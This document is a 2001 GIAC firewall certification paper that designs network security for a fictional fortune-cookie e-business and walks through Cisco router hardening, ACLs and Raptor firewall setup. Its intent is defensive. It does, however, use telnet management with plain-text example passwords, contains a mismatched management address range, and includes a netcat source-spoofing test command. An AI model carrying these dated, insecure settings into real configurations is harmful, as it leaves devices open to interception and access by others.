Global Information Assurance Certification Paper

GIAC GCFW Certification Practical v. 1.6
CDI East Washington, DC 11/27/01-12/03/01

Janahan Ramanathan

Assignment One: Security Architecture

Define a security architecture for GIAC Enterprises, an e-business which deals in the online sale of fortune cookie sayings.
Your architecture **must** consider access requirements (and restrictions) for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes);
- GIAC Enterprises (the employees located on GIAC's internal network).

Introduction

GIAC Enterprises is an E-Commerce company that has a main line of business in the sales of fortune cookies in a global marketplace. The objective of this proposal is to define a security architecture to facilitate the access requirements for this dynamic environment.

The architecture presented will identify all pieces of the external and internal network required for secure business execution. In order to do so, we first present the business.

Business Entity Description

There are several entities involved in the selection, acquisition, marketing, sales and delivery of fortune cookie sayings. Additionally, there are several back office entities that are critical to the successful operations of this business.

There are two types of customer GIAC Enterprises deals with. The first type is the manufacturer of bulk fortune cookies. The second type is smaller firms or individuals who wish to purchase smaller lots of fortune cookie sayings.

There are also vendors that GIAC deals with on an electronic exchange basis. First are the printers. GIAC utilizes at least two printers per region to physically print the sayings and ship them to GIAC. Additionally, several regions have multiple specialty printers to handle quick orders or orders that have requirements outside of the normal form factor for fortune cookie sayings. Second there are suppliers, who provide the fortune cookie sayings.

Each regional unit has delivery company relationships too. All regions have a sales group and fulfillment group. The U.S. headquarters has a Human Resources group, Accounting group, Executive group, Quality Assurance group and an IT group.

Business Operations Description

Sales of the company are handled exclusively through the company's web site. Customers connect to the web site, via the Internet, and are allowed to order from pre-existing fortune cookie saying packages or order a custom package.

The order software populates the corporate database, which is used by all the other components in the company. Once an order is in the system it gets queued for execution. If it's a special order the fulfillment group will pick it up and work to fill it. Otherwise, one of two things can happen. An order that the system can determine has sufficient warehouse stores is sent to the fulfillment group for packaging and sending out. Or, if the system determines that there is an under-stock condition, it will place the re-stocking order with the vendor electronically using the Fortune Cookie Industry eXchange (FCIX) protocol.

Once an order has been packaged for delivery by the fulfillment group, that group weighs the order for shipment. Delivery companies vary by region and so do their packing label requirements. Each site has integrated packing label systems into the corporate production control system (PCS) that allows the appropriate labels to be printed for each order. Once handed over to the delivery company, the order's tracking information is automatically retrieved and updated three times a day by the PCS. Upon customer receipt of the shipment, the PCS generates the invoice and other accounting related entries required for billing. The invoice is provided either electronically on the web site or in paper from which is then sent to the customer.

Periodically, the Quality Assurance group will follow an order from inception to delivery. QA examiners will check either a sample of orders flowing through one or more process points or will track an order all the way through the process.

Business Access Requirements

Customers

Customers require access to several pieces of information. They need to be able to view different products for sales, pricing information, ordering information, order status and billing information. GIAC Enterprises has made the business decision to provide access to this type of information in three venues: 1) physical letter/fax, 2) phone support and 3) Web access.

Partners/Suppliers

Partners and suppliers need to do three things. 1) They need to be able to receive orders electronically 2) submit invoices electronically and 3) provide fortunes. Suppliers require Internet connectivity using VPNs.

Employees

Employees must have access to the functions specific to their jobs. Additionally, this access needs to be provided both on-site and from remote locations, such as employee homes. Specific job functions are included in this

table: sales person; fulfillment person; customer service person; accounting person; HR person; QA person; executives and IT.

Regional units

Regional units have several access requirements. They have all the access requirements as mentioned above for partners/suppliers and employees. Additionally, they must have access to the corporate backbone for PCS communications as well as localized administrative function including HR, Accounting and General Admin.



Architecture Guidelines (Rules to live by)

In order to develop a comprehensive security architecture, specifications for architectural guidelines need to be defined. These guidelines are used while designing the infrastructure to provide consistent answers to any questions that may develop.

A single concept that each of these guidelines will employ is to keep the design simple as complexity adds opportunity for errors and therefore increased risk. Decisions for custom solutions versus off-the shelf solutions will favor off-the shelf.

The three fundamentals of security, the CIA model.

Chapman discusses the three fundamental objectives in Information Security,

Confidentiality, Integrity and Availability.

This design attempts to ensure that information regarding customer orders, employee benefits, corporate strategies and other sensitive information is revealed only to those to whom it should be. Ensuring Confidentiality of information is critical for any company and especially e-businesses.

Integrity of information is critical for businesses to ensure that no unauthorized modifications to data may take place.

The third objective, Availability, is also critical. Achieving this objective means that security infrastructure ensures that mission critical services are accessible.

Defense in-depth

Distribute the load.

When designing an environment several decisions need to be made regarding performance vs. security. One way of balancing these two competing requirements is to separate functions between layers of technology. An example of this would be in terms of perimeter security, utilizing an edge router to perform the perfunctory tasks of IP validity screening. In other words have the edge router just drop traffic coming from the Internet from RFC 1918 addresses, Internal addresses, 0.0.0.0 and loopback addresses AND blocking address ranges that are known to have initiated malicious activities. This simple set of tasks is trivial to the router from a functionality and performance perspective and allows the internal firewalls to spend their processing time on more complex rule sets.

Overlap areas of responsibility.

Looking back at the load distribution benefits, redundant functions give some leeway for human error. If, while configuring a router the check for RFC 1918 addresses is omitted, there is still another layer that will protect the internal network from attacks using RFC 1918 sourced packets.

Defense through diversity (of vendors and products, i.e. symantec and checkpoint; routers and proxy firewalls)

Protect environment from one product's bugs.

The maxim "Nothing is perfect" is no more true than when it comes to computers. All software and hardware have bugs, even security software and hardware. In order to reduce the effects of the inevitable computer bugs, when possible this architecture will incorporate complimentary protective devices.

Choke points

When visiting an office high-rise in most large cities, one generally enters the building through one front entrance. The lobby generally has one or more security mechanisms (i.e. receptionist/guard or CCTV). The concept of channeling foot traffic through a lobby translates well to information security in forcing network traffic to pass through as few ingress and egress points as possible. By doing so, those handful of points can be secured more effectively with fewer resources.

Least Privilege

Does shipping clerk need access to accounting DB? In most companies the answer to that question is no and leads to the concept of least privilege. This guideline ensures that objects within an organization have only the privileges required to execute their functions. By following this guideline, we can develop an architecture that provides a functional environment with ubiquitous access to universal services along with Islands of strong security for more sensitive services.

Deny by default

There are two general positions a company can take when thinking about security. These are generally related in the following precepts “All that is not expressly prohibited, is permitted” and “ all that is not expressly permitted is prohibited”.

The first position reflects a more liberal, relaxed attitude towards security standards within the organization. The second position reflects a more conservative, protective vision of information security within an organization.

The recommendation to utilize the more conservative perspective was accepted by the management of GIAC enterprises. The fact that the primary line of business for the company was Internet based, was the driving factor. Although some prefer to be permissive and whittle down to filtering set, we prefer to not allow anything through without someone asking for it specifically.

Netizen Policy

The final guideline defined for developing this architecture is to show responsibility when designing the infrastructure. Design considerations must include constructs that prevent elements of the design from being utilized by internal or external entities for activities that that are 1) unauthorized and 2) detrimental to GIAC (and it’s customers and partners) or other members of the Internet community.

Architecture

Following the guidelines outlined above, the layered security architecture was developed. The security architecture of GIAC enterprises environment is constituted of the following elements:

Perimeter Routers
Firewalls
Virus/Content Scanners
VPNs
IDS



Perimeter Routers

The perimeter routers selected are the Cisco 2610 router running IOS 12.2. The Cisco 2610 router provides serial and Ethernet connectivity. They will be configured for two functions: 1) provide WAN connectivity to external entities and 2) provide the first layer of security for our internal network.

It was decided to utilize the ability to manage the flow of IP packets based on several criteria utilizing Access Control and Extended Access Control Lists on these perimeter routers. Furthermore, it was decided to enforce address validation at this layer as several attacks can be stopped by doing this alone and that it is relatively a low overhead task for the router, thus balancing performance and security. The position of the routers, the edge of the network, allows it to perform these duties effectively.

Firewalls

The next layer considered for the security was the firewall. The Symantec Raptor 6.5.3 Firewall was selected for several reasons. This firewall can act as a proxy firewall for several well known protocols, has the ability to handle other protocols through a generic proxy mode and has extensive enterprise level features for management, audit and notification.

Placing the firewall behind the perimeter routers allows the firewall to concentrate on "higher level" functions such as protocol enforcement and logging and distributes the load of mundane tasks, such as traffic filtering to the router. Placing the firewall behind a filtering router can help keep logs from filling up with network "noise".

All external network traffic will be evaluated by one of these firewalls before entering (or being rejected from) the GIAC corporate network. Additionally, these firewalls provide Network Address Translation and service re-direction for protected elements of the network. These firewalls provide internal and external DNS functionality.

The corpwebsite-fw protects the corporate web environment. It is located directly behind the perimeter router, which provides basic address validation. It has one interface on the external Internet LAN segment and one on the internal Internet LAN segment. Additionally, it has two LAN segments that have been designated as service networks.

The two service networks, webserv-DMZ and appserv-DMZ, provide LAN segments that the web services are attached. The webserv-DMZ contains the webserver(s) that customers connect to from the Internet. Both the DMZs utilize RFC 1918 addressing for all elements contained on them. This makes Internet originated attacks against them more difficult, as RFC 1918 addresses aren't routeable. In order for customers to connect to the web server, a valid IP address is advertised for it by the firewall which then redirects HTTP(S) traffic to the web server.

The second DMZ, the appserv-DMZ, houses the application server which maintains the business logic for the application and connects to the backend database servers. Traffic to the application servers are limited to a source of the web servers and only for the specific protocol required. One other traffic flow is allowed, which is from the application server to the backend database server. A messaging environment, such as Rendevouz, may have alleviated the need to provide this inbound connection, but since the Raptor firewall provides a robust Oracle proxy the risk was deemed low to providing an inbound connection.

Firewall rules on the corpwebsite-fw enforce appropriate separation of the two screened networks and the Internet and the corporate networks.

The corporate-fw provides four functions. The first function is to provide

outbound HTTP browsing for employees. Second, it provides external DNS for the company. Third it acts as an SMTP proxy for inbound and outbound traffic. Finally, it manages outbound FTP connections.

The VPN-FW has two functions: 1) it allows for employees to connect from the Internet to the corporate network and 2) it also supports an extranet for vendor connectivity. The first function is described in the next section. The vendor connectivity extranet provides a secure area for a vendor transaction server and the firewall that actually supports the vendor connections. The vendor transaction server requires Oracle access to the backend database servers which is provided using the SQL-net Proxy on the firewall.

The hardware selected to run the firewall software is the Resilience Model 4000 highly redundant platform. The platform runs a modified version of Sun Solaris 2.6 that enables the triple-redundant architecture to be 100% binary compatible with all Sun software. This hardware platform provides 99.999 uptime with hardware failovers that maintain all network connections. This is a much better solution to clustering as it 1) maintains connections during failure recovery and 2) is much less complex than clustered environments.

Internal Firewalls

Certain resources are more valuable to the organization than others are and therefore require further protection. For example, stock certificates are valuable resources to a company and are stored inside safes within company buildings. Resources such as Payroll records, Employee records, Customer information and other corporate data are also such resources. In order to protect these resources we have designed two internal firewalled environments.

The firewall named hr-fw protects the Human Resources network from threats. There are several client workstations and the HRIS servers on the protected network segment. The hr-fw permits web browsing from the client workstations as well as permitting them to utilize the Exchange mail servers.

The firewall named severfarm-fw protects several corporate systems including customer database as well as the financial databases. The firewall protecting this segment permits SQL-net access to various servers as well as SMTP access from the machines (used for process notifications etc).

VPN

The Symantec Raptor 6.5.3 Firewall was selected to provide remote access using it's Virtual Private Networking capabilities for remote employees and partners. The Raptor Firewall can interoperate with other IPSEC compliant VPN solutions, including Cisco and Checkpoint. This is a critical feature as it ensures that setting up connections with other vendors will be relatively easy, yet secure. The solution also provides a client that runs on the Microsoft

Windows Operating System to provide remote secure connections. For these mobile users, RSA's SecureID, two-factor authenticators are used to establish each session. The RSA servers are running on two Sun Ultra-2's running Solaris 2.6.

Virus Scanners

In order to prevent malicious code from entering GIAC's environment, we have decided to implement a virus scanner for SMTP, FTP and HTTP. The Trend Micro, Interscan product provides virus scanning for Internet email, FTP file transfers and HTTP web browsing. This product provides protection from several mobile code viruses that utilize FTP, HTTP or SMTP as vectors for transmission. The hardware selected to support this software is the Sun 420-R running Solaris 2.8.

This layer of protection sits behind the perimeter firewalls. All devices that utilize any of these protocols are restricted to using these proxy servers as neither the firewalls or perimeter routers will permit access outbound using anything but the proxy servers.

Additionally, we have chosen to utilize McCaffee desktop virus scanning solution to provide virus scanning at the desktop layer too.

IDS

An integral component to the design is the ability to detect attempted and actual intrusions and attacks. The design incorporates Intrusion Detection Systems to provide this capability. The IDS sensors are placed in tandem with firewalls, on the same segment as the protected resources. This ensures that if there is a failure at the filtering router and the firewall, then we will be able to detect the attack and respond to it. This design utilizes ISS Real Secure IDS product.

All operating systems are maintained on a regular basis with quarterly security reviews. Patches are monitored daily and applied as required.



Assignment Two: Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

Border Router

The primary security function of the border router is to provide address enforcement. The following are the criteria used to develop the specific security policy on the border router:

1. Enable service password encryption.
2. Utilize weak encryption of enable password to obscure password from casual observation.
3. Utilize enable secret to supercede enable password during authentication process.
4. The enable secret supercedes the enable password during the authentication process and uses stronger encryption.
5. Enable sufficient logging and logging server.
6. Enable appropriate warning banner.
7. Lock down telnet access to router.
8. Lock down unnecessary services that may be utilized during an attack.
9. Lock down ICMP traffic.
10. Protect against SMURF Broadcasts (No IP Directed Broadcast)
11. Deny packets with source addresses of 0.0.0.0
12. Deny packets with source addresses of 127.0.0.1
13. Deny packets with source described in RFC 1918
    a. 10.0.0.0-10.255.255.255
    b. 172.16.0.0-172.31.255.255
    c. 192.168.0.0- 192.168.255.255
14. Deny multicast addresses (224.0.0.0-239.255.255.255)

Upon logging into the router, the user will be presented the user mode prompt:

```
Edg-rtr>
```

In order to get to the configuration mode, one has to first start enable mode as follows:

```
Edg-rtr> enable
Password> ********
Edg-rtr#
```

Now one may get into configuration mode. This example is going to depict configuration through the terminal:

```
Edg-rtr# config term
Edg-rtr(config)#
```

First ensure that an appropriate enable secret has been entered. Enable secret is better than enable password. Enable passwords and secrets are both stored in the configuration file, by default enable passwords are stored in clear text. There is a command *service password-encryption* that will encrypt the clear text using the Vigenere cipher (http://www.cisco.com/warp/public/707/21.html#encryption) but this is only good enough to stop shoulder surfers from obtaining the clear text password. Using the enable secret will supersede the enable password. The enable secret is hashed utilizing the MD5 hashing algorithm, which is cryptographically orders of magnitude more resilient to recovery methods. It is still vulnerable to brute force dictionary attacks and therefore good password construction techniques should still be employed.

```
Edg-rtr(config)# enable secret ********
```

First of two lockdowns for ICMP, ensure that we don't allow ICMP unreachables, which may provide more information than is required or safe to hackers:

```
Edg-rtr(config)#no ip unreachable
```

Enable logging, start by setting local log buffer:

```
Edg-rtr(config)#logging buffered 32768
```

Then set remote logging server with:

```
Edg-rtr(config)#logging 141.162.10.1
```

Ensure that timestamps are added to logging information with:

```
Edg-rtr(config)#service timestamps log datetime msec
```

Restrict where telnet connections can come from for management and assign password:

```
Edg-rtr(config)#access-list 1 permit 141.162.100.12
Edg-rtr(config)#access-list 2 permit 141.162.100.0 0.0.0.255


Edg-rtr(config)#line vty 0 3
Edg-rtr(config-line)#access-class 2 in
Edg-rtr(config-line)#password rightfield
Edg-rtr(config-line)#transport input telnet
```

Specify admin host access to last line, in case someone has filled up the others.

```
Edg-rtr(config)#line vty 4
Edg-rtr (config-line)#access-class 1 in
Edg-rtr (config-line)#password leftfield
Edg-rtr (config-line)#transport input telnet
```

Make sure that the http management interface is disabled.

```
Edg-rtr (config)#no ip http server
```

Quickly discard packets with invalid destinations:

```
Edg-rtr (config)#ip route 0.0.0.0 0.0.0.0 null 0 255
```

At this point the user may enter global configuration commands:
Disable IP source routing:

```
Edg-rtr(config)# no ip source-route
```

Disable services such as ECHO and CHARGEN.

```
Edg-rtr(config)# no service tcp-small-servers
Edg-rtr(config)# no service udp-small-servers
```

Disable finger service

```
Edg-rtr(config)# no service finger
```

Disable SNMP services on this router.

```
Edg-rtr(config)# no snmp-server
```

Disable Cisco Discovery Protocol, a method used by Cisco routers to find each other.

```
Edg-rtr(config)# no cdp run
```

Disable directed broadcast capabilities on serial (s0) and Ethernet (e0) interfaces (suppress SMURF opportunities).

```
Edg-rtr(config)# int s 0/0/0
Edg-rtr(config-if)# no ip directed-broadcast
Edg-rtr(config-if)# exit
Edg-rtr(config)# int f 0/0/0
Edg-rtr(config-if)# no ip directed-broadcast
Edg-rtr(config-if)# exit
```

```
Edg-rtr(config)# banner exec # Only authorized users are
permitted to use this resource.  Unauthorized users are
strictly prohibited from this resource. #
```

Edg-rtr(config)# ***banner login # Use of this resource is for authorized users only. Unauthorized use is strictly prohibited. #***

An access list can prevent un-wanted traffic from entering or exiting a router. There are several access-list types, we will only be using the Extended Access Control List. It is known as extended as it permits more criteria to be used for matching than it's counterpart the simple Access Control List. The syntax is as follows:

Access-list <100-199> <deny/permit> <protocol> <source> <wildcard> <destination> <wildcard> <log>

When applying an access-list to an interface, we refer to it by it's number. Access lists numbered 100-199 are extended access-lists whereas 1-99 are simple access-lists.

The next argument, deny/permit, is the action that should be taken when a packet matches the line, deny or drop the packet or permit the packet through. Access lists are applied to interfaces and as shall be seen further on in this document, they be applied as ingress or egress filters.

The protocol refers to the protocol of interest. In our examples we will be dealing with IP and ICMP exclusively.

Source and Destination are the source and destination ip addresses that the router should try and match the packet. To help in the evaluation the wildcard options are provided to provide a bit mask of the associated IP address. In the wildcard if there is a 255 the router will match anything for that octet and a 0 requires exactly the amount in the specified address.

Finally, the log argument, tells the router whether to log any matches to the specified rule.

There are two steps in creating ACLs. Step one is to define the ACL and step two is to apply it to an interface. An interface may have one inbound and one outbound ACL assigned to it.

Access-lists are defined in global configuration mode. The access-list defined here (110) will be an ingress access list to be applied to the serial interface of the router.

First make sure that the second part of the ICMP lockdown happens. We don't want intruders trying to hijack our routing, so we'll disable ICMP redirects:

Edg-rtr(config)# access-list 110 deny icmp any any redirect

Next we want to drop all packets that have RFC 1918 sources, local host sources, multicast sources or default sources:

```
Edg-rtr(config)# Access-list 110 deny ip host 0.0.0.0 any
any log
Edg-rtr(config)# Access-list 110 deny ip host 127.0.0.1 any
any log
Edg-rtr(config)# Access-list 110 deny ip 10.0.0.0
0.255.255.255 any log
Edg-rtr(config)# Access-list 110 deny ip 172.16.0.0
0.15.255.255 any log
Edg-rtr(config)# Access-list 110 deny ip 192.168.0.0
0.0.255.255 any log
Edg-rtr(config)# Access-list 110 deny ip 224.0.0.0
15.255.255.255 any log
```

Access lists by default will deny all traffic. So at the end of this ACL we place the permit any IP traffic statement. This is because if the packet hasn't matched on any of the preceding lines, either it's good traffic or we intend to let the firewall handle rejecting it:

```
Edg-rtr(config)# Access-list 110 permit IP any any
```

Now we've defined the Access Control List, we can apply it to our serial interface:
First select the interface to apply the ACL to:

```
Edg-rtr(config)# int s0
```

Now apply the ACL for inbound traffic (note the "in" argument):

```
Edg-rtr(config-if)# ip access-group 110 in
```

Exit and save configuration to memory:

```
Edg-rtr(config-if)# ^Z
Edg-rtr(config)# ^Z
Edg-rtr# wr mem
```

It is important to remember that router ACLs are applied in a "first-fit" method. This means that the when a packet is received on an interface, the router will scan each ACL sequentially, until it encounters one whose criteria fit the packet and then stops processing, or until it runs out of ACLs to process (in Cisco IOS versions 11.X and above, there is an implicit Deny all at the end). This means that ACLs are implemented by their order not the best fitting ACL.

Border Router Security Policy Verification

The following describes how to verify three of the configurations described

above:

- Lock down Telnet access to router.
  - From a client on the Internet try to telnet to the router. Since the IP address of the source will not be from 192.168.100.0/24 the router will reject the connection.
- Lock down unnecessary services that may be utilized during an attack.
  - Chargen and echo have been disabled. In order to verify this, telnet to the router on both ports. The chargen port will normally respond with a string of characters, but should not as it is disabled. The echo port will echo back whatever you type in normally, but shouldn't as it's disabled.
- Deny packets with source described in RFC 1918.
  - In order to test if the router ACL will stop inbound RFC 1918 traffic a client will be required on the Internet with Netcat loaded. Running netcat to attempt to connect to an IP address on the inside interface of the router should generate a log message showing the denial of the attempt. An example check would be: # nc –s 10.10.1.2 12.247.33.5. This traffic should be denied and a log entry generated.

Primary Firewal

The primary firewall, corporate-fw, provides several functions. It controls traffic flow, enforces protocols, provides external DNS and acts as a SMTP relay. The traffic flow rules are as follows:

1. Permit HTTP(proxy) from the internal proxy server to any outside address.
2. Permit HTTPS(proxy) from the internal proxy server to any outside address.
3. Permit SMTP(proxy) to and from the internal SMTP server.
4. Permit TCP/9001 to bank.com (for personal banking applications).

The Symantec Enterprise Firewall (Raptor) utilizes best-fit rule application. This is the opposite of the methodology used by the Cisco routers. It makes configuration much easier, as more attention can be placed on writing of the rules and less on their order. Additionally, the Raptor Firewall will deny all traffic unless there is a rule that specifically permits it.

The installation of the Raptor Firewall, automatically performs a operating system hardening. Activities such as disabling unnecessary network services and replacing program binaries such as FTP are part of this comprehensive hardening.

Configuring the Raptor Firewall requires the following steps:

1. Configure interfaces.
2. Configure secure proxies.
3. Define remaining Network Entities.
4. Define any special protocols.
5. Define access rules.

Step One, configure interfaces:

There are two interfaces that are configured on the corporate firewall. The first one is the internal interface that is named internal-interface. The second one is the external interface that is named as external-interface.

On the external interface, the firewall will protect the identity of the internal client by changing the client address in the packet to the firewall's external interface address.



Step Two, configuring secure proxies:

There are several secure proxies available in the Raptor Firewall. A secure proxy is a vendor specific term used to denote a true application proxy. The Raptor Firewall has secure proxies for things such as HTTP, SMTP and FTP to name a few.

As the corporate-fw will only be using HTTP, DNS, FTP and SMTP we will disable all other secure proxies. This will accomplish two things, 1) it will minimize resource requirements on the firewall and 2) it will reduce the services profile of the firewall, making for fewer targets an attacker can try to exploit. As shown in this figure, we deselect all services except those we are interested. We have chosen to keep Ping available too for diagnostics.

